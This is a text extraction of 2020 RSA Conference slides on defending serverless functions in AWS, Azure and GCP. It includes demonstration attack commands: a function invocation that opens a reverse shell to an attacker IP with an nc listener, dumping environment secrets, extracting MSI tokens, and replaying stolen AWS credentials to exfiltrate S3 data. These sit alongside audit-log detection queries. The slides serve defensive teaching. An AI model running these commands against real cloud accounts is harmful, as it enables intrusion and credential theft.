

RSAC[®]Conference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN
ELEMENT

SESSION ID: CSV-T12

Defending Serverless Infrastructure in the Cloud



Eric Johnson

Principal Security Engineer, Puma Security

Principal Instructor, SANS Institute

www.linkedin.com/in/eric-m-johnson

@emjohn20


#RSAC

Cloud Serverless Infrastructure

Functions as a Service (FaaS) managed infrastructure offerings across the Big 3 cloud providers:



AWS Lambda



Azure Functions



GCP Functions

Goals For This Session

- Reverse engineer the serverless execution environment
- Discover insecurely stored function secrets
- Exfiltrate authentication tokens from the serverless container
- Detect stolen authentication tokens accessing cloud resources
- Apply network controls to prevent command and control
- Leverage audit logging and monitoring to detect malicious activity

RSA®Conference2020

Function Execution Environment

Defending Serverless Infrastructure in the Cloud

Function Execution Environment

Understanding the attacker's view of a serverless execution environment helps prioritize defenses:

- What user is executing the function?
- What operating system (OS) is running the function?
- What is the default directory?
- Where is the source code?
- What environment variables exist?
- Where are the service account creds / authentication tokens?
- What directories are writable?

Puma Security: Serverless Prey

Serverless Prey is an open source repository containing:

- Functions to establish a reverse shell in each cloud
 - **Cheetah**: Google Function
 - **Cougar**: Azure Function
 - **Panther**: AWS Lambda
- Code and documentation to reproduce information presented in this session
- <https://github.com/pumasecurity/serverless-prey>



Establishing The Function Reverse Shell

Function Invocation

- Create the connection back to the attacker's server:

```
$ curl "https://us-central1-precise-works-123456.cloudfunctions.net/cheetah?host=13.58.4.216&port=1042"
```




Reverse Shell

- Attacker's server waits for the incoming connections and issues commands:

```
[ec2-user@ip-172-31-38-250 ~]$ nc -lvp 1042
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::1042
Ncat: Listening on 0.0.0.0:1042
Ncat: Connection from 54.162.246.116.
Ncat: Connection from 54.162.246.116:36696.
id
uid=496(sbx_user1051) gid=495 groups=495
ls -la
total 236
drwxr-xr-x  5 root root   163 Jan  5 22:35 .
drwxr-xr-x 24 root root  4096 Oct 29 14:18 ..
```


Serverless Execution Environment

- Reverse engineering each function's execution environment:

	Function	OS	Directory	User
	NodeJS 12	Amazon Linux 2	/var/task	sbx_user1051
	.NET Core 3.1	Debian GNU/Linux 9	/	app
	Go 1.11	Ubuntu 18.04.2 LTS	/srv/files	root

Default Function Execution Networking

- Configurable triggers from HTTP or API Gateway events
- Routing allows Internet egress traffic and responses
- Routing allows egress traffic and responses to public cloud service APIs



RSAConference2020

Secrets Management

Defending Serverless Infrastructure in the Cloud

Serverless Secrets Management Options

Options for managing secrets in cloud functions:



Hard-code in source code



Deploy a configuration file in the function's deployment package



Pass secrets into the runtime as environment variables



Read secrets from cloud key management service (KMS) or secrets manager

Serverless Secrets: Where is the Source Code?

Start by looking for secrets in the function source code:



AWS Lambda

`/var/task`



Azure Functions

`/home/site/wwwroot/`



GCP Functions

`/srv/files`

GCP Function: Source Code Example

- Inspecting the GCP Function deployment package:

```
1 $ ls -la /srv/files
2
3 total 167
4 -rw-r--r-- 1 root root 268 Jan 3 16:49 Makefile
5 -rw-r--r-- 1 root root 1898 Jan 3 16:49 cheetah.go
6 -rw-r--r-- 1 root root 178 Jan 3 16:49 cheetah.yaml
7 -rw-r--r-- 1 root root 170 Jan 3 16:49 go.mod
8 -rw-r--r-- 1 root root 1798 Jan 3 16:49 go.sum
9 -rw-r--r-- 1 root root 939 Jan 3 16:49 package.json
10 -rw-r--r-- 1 root root 710 Jan 3 16:49 serverless.yml
```



GCP Functions

GCP Function: Configuration File Example

- Dumping the Go function's configuration data:

```
1 $ cat /srv/files/cheetah.yaml
2
3 # Server configurations
4 server:
5     host: "10.42.42.42"
6     port: 8000
7 # Database credentials
8 database:
9     user: "cheetah_user"
10    pass: "QnV0IHVuaWNvcn5zIGFwcGFyZW50bHkgZG8gZX
11          hpc3Qu"
```



GCP Functions

Azure Function: Environment Variable Example

- Environment variables can be accessed by remote attackers using local file inclusion or command injection vulnerabilities:

```
1 $ cat /proc/self/environ
2
3 WEBSITE_AUTH_ENCRYPTION_KEY=BBDAD8269958635C8D4E3C713636D
4 APPSETTING_AzureWebJobsStorage=6BZ4kOCOSD7T1fc8v4h8JpRg==
5 APPSETTING_APPINSIGHTS_INSTRUMENTATIONKEY=5D17A234-6B81-
6 4777-8528-6814374E9BD3
7 MSI_SECRET=A788C6DE68224140A927BB412B4E24AB
8 AzureWebEncryptionKey=BBDAD8046F6B9F0E81A4B349
9 CONTAINER_ENCRYPTION_KEY=AYXxtNMabRpw2EIgoGpibUk=
```



s

Serverless Secrets Management Options

Secrets can be stored in cloud-native secrets management services and consumed by the function at runtime:



AWS Lambda

- Secrets Manager / Parameter Store



Azure Functions

- Azure Key Vault



GCP Functions

- Secrets Manager

Secrets Management: AWS Parameter Store Example

- Parameter store provides encrypted secrets to the function at runtime:

```
1 $ aws ssm put-parameter --name /panther/database/pass
2   --value "Panther" --type SecureString
3
4 { "Version": 1, "Tier": "Standard" }
```

- Policy allowing the function to read the parameter value:

```
1 - Effect: Allow
2   Action: "ssm:GetParameter"
3   Resource: "arn:aws:ssm:us-east-1:1234567890
4             :parameter/panther/*"
```



AWS Lambda

RSA®Conference2020

Function Execution Role

Defending Serverless Infrastructure in the Cloud

Serverless Execution Role

Functions gain access to other cloud resources (vault, secrets, storage, database, etc.) by executing with predefined permissions:



AWS Lambda

- Execution Role



Azure Functions

- Managed Identity



GCP Functions

- Service Account

GCP Function Default Service Account

- New functions inherit the Google managed "Editor" role by default
- Editor role inherits read and modify state permissions for all existing resources
- Function has full read and write access to storage buckets
- Payloads in the Secrets Manager require additional permissions

Runtime service account

At runtime, Cloud Functions defaults to using the App Engine default service account (`PROJECT_ID@appspot.gserviceaccount.com`), which has the **Editor** role on the project.



GCP Functions

Serverless Account Credential Storage

Managed serverless platforms executing under a service account have credentials stored in the following locations:



AWS Lambda

- Environment Variables



Azure Functions

- Managed Service Identity (MSI)



GCP
Functions

- Instance Metadata Service (IMDS)

Azure Managed Service Identity Credentials

- Extracting the MSI endpoint and authentication token from the function's environment:

```
1 $ cat /proc/self/environ | grep 'MSI'
2
3 MSI_ENDPOINT=http://localhost:8081/msi/token
4 MSI_SECRET=aEWPWND8qUk/U7RIkvY3IE8JetxQDZ9voUG
```

- Requesting a JSON Web Token (JWT) from the MSI endpoint:

```
1 $ curl -H "Secret: $MSI_SECRET" "$MSI_ENDPOINT?
2 api-version=2017-09-01&
3 resource=https://storage.azure.com/"
```



Azure Managed Service Identity Token

- The MSI endpoint returns a JSON Web Token (JWT) that can be used to access the requested resource:

```
1 eyJ0...QSJ9.eyJh...TM3ZcHVtYXByZXktY291Z2FyL3Byb3ZpZGVycy9NaWN  
2 yb3NvZnQuV2ViL3NpdGVzL3B1bWFwcmV5Y291Z2FyIn0.k8En4SI f...K9ag
```

- Decoding the token reveals the audience, expiration, subscription, etc.

```
1 {  
2   "aud": "https://storage.azure.com/",  
3   "exp": 1577161854,  
4   "xms_mirid": "/subscriptions/12345/resourcegroups/  
5   cougar/.../pumapreycougar" }
```



Azure
Functions

RSA®Conference2020

Function Data Persistence & Exfiltration

Defending Serverless Infrastructure in the Cloud

Function Credential Pivoting

Stolen function credentials can be replayed to gain access to cloud resources under the function's identity:



AWS Lambda




Azure Functions



GCP Functions

- AWS CLI
- Azure REST API
- GCloud REST API



AWS Credential Pivoting: Exfiltrating Secrets Example

- Configuring the AWS CLI to authenticate as the function's execution role:


```
1 $ export AWS_SESSION_TOKEN=IQoJb3JpZu2DaXVzLWVhc3Q...4pg9g==  
2 $ export AWS_SECRET_ACCESS_KEY=aEWSwA8k/U7IY38JetxQDZ9voUG  
3 $ export AWS_ACCESS_KEY_ID=ASIA54BL6EJRTTJ4SS7A
```

- Exfiltrating an object from the function's S3 bucket:

```
1 $ aws s3 cp s3://panther-4dad894892ce  
2 /assets/panther.jpg ~/Downloads/  
3
```




AWS
Lambda



Serverless Function Credential Lifetime

Comparing the credential expiration time (number of minutes) across the cloud providers:



Function Malware Persistence Example

Serverless containers are vulnerable to malware persistence:

- All function container file systems are read only by default

```
1 $ echo "X5O!P...C7}$EICAR-STANDARD-  
2     ANTIVIRUS-TEST-FILE!$H+H*" > backdoor.go  
3 /bin/sh: 8: cannot create backdoor.go: Read-only file system
```


- Except: all allow write access to the **/tmp** directory

```
1 $ echo "X5O!P...C7}$EICAR-STANDARD-  
2     ANTIVIRUS-TEST-FILE!$H+H*" > /tmp/malware.sh  
3 $ cat /tmp/malware.sh  
X5O!P...C7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```



Serverless Function Persistence Lifetime

Comparing the malware persistence lifetime (number of minutes) across the cloud providers:



RSAConference2020

Detecting Compromised Function Credentials

Defending Serverless Infrastructure in the Cloud

Function Credential Audit Logging

Analyzing service audit logs can identify credential usage from outside the function execution environment:



AWS Lambda

- CloudTrail



Azure Functions

- Azure Monitor (partial service support)



GCP Functions

- IAM Audit Logs

Azure Monitor: Querying Diagnostics Example

- Searching the diagnostics log for Azure Key Vault audit events:

```

1 AzureDiagnostics
2 | where ResourceProvider == "MICROSOFT.KEYVAULT"
3 | where id_s contains "cougar-database-pass"
4 | order by TimeGenerated desc
  
```




	TimeGenerated [UTC]	identity_claim_xms_mirid_s	id_s	CallerIPAddress	Category	OperationName	ResultType
>	1/21/2020, 8:55:02.656 PM	/subscriptions/657d30c2-4e66-...	https://pumapre...	20.189.179.189	AuditEvent	SecretGet	Success
>	1/21/2020, 8:54:38.625 PM	/subscriptions/657d30c2-4e66-...	https://pumapre...	20.189.179.189	AuditEvent	SecretGet	Success
>	1/20/2020, 2:58:58.262 AM	/subscriptions/657d30c2-4e66-...	https://pumapre...	95.025.143.109	AuditEvent	SecretGet	Success
>	1/20/2020, 2:58:41.212 AM	/subscriptions/657d30c2-4e66-...	https://pumapre...	95.025.143.109	AuditEvent	SecretListVersions	Success
>	1/20/2020, 2:58:32.380 AM	/subscriptions/657d30c2-4e66-...	https://pumapre...	95.025.143.109	AuditEvent	SecretListVersions	Success

Azure Monitor: Compromised Credentials?

- Function service identity invoking *SecretGet* from inside the execution environment:


```
1 TimeGenerated: 1/20/2020, 1:34:52.309 AM
2 identityClaim: ../providers/Microsoft.Web/sites/pumapreycougar
3 id_s: https://...vault.azure.net/secrets/cougar-database-pass/...
4 OperationName: SecretGet
5 ResultType: Success
6 CallerIPAddress: 20.189.179.189
7 clientinfo_s: azsdk-net-Security.KeyVault.Secrets/...
```



Azure Monitor: Compromised Credentials?

- Function service identity invoking *SecretGet* from outside the execution environment:

```
1 TimeGenerated: 1/20/2020, 1:34:52.309 AM
2 identityClaim: ../providers/Microsoft.Web/sites/pumapreycougar
3 id_s: https://...vault.azure.net/secrets/cougar-database-pass/...
4 OperationName: SecretGet
5 ResultType: Success
6 CallerIPAddress: 95.025.143.109
7 clientinfo_s: curl/7.64.1
```



RSA®Conference2020

Function Network Access Controls

Defending Serverless Infrastructure in the Cloud

Function Network Integration Options

Function execution environments can integrate with customer managed virtual private cloud networks:



AWS Lambda



Azure Functions

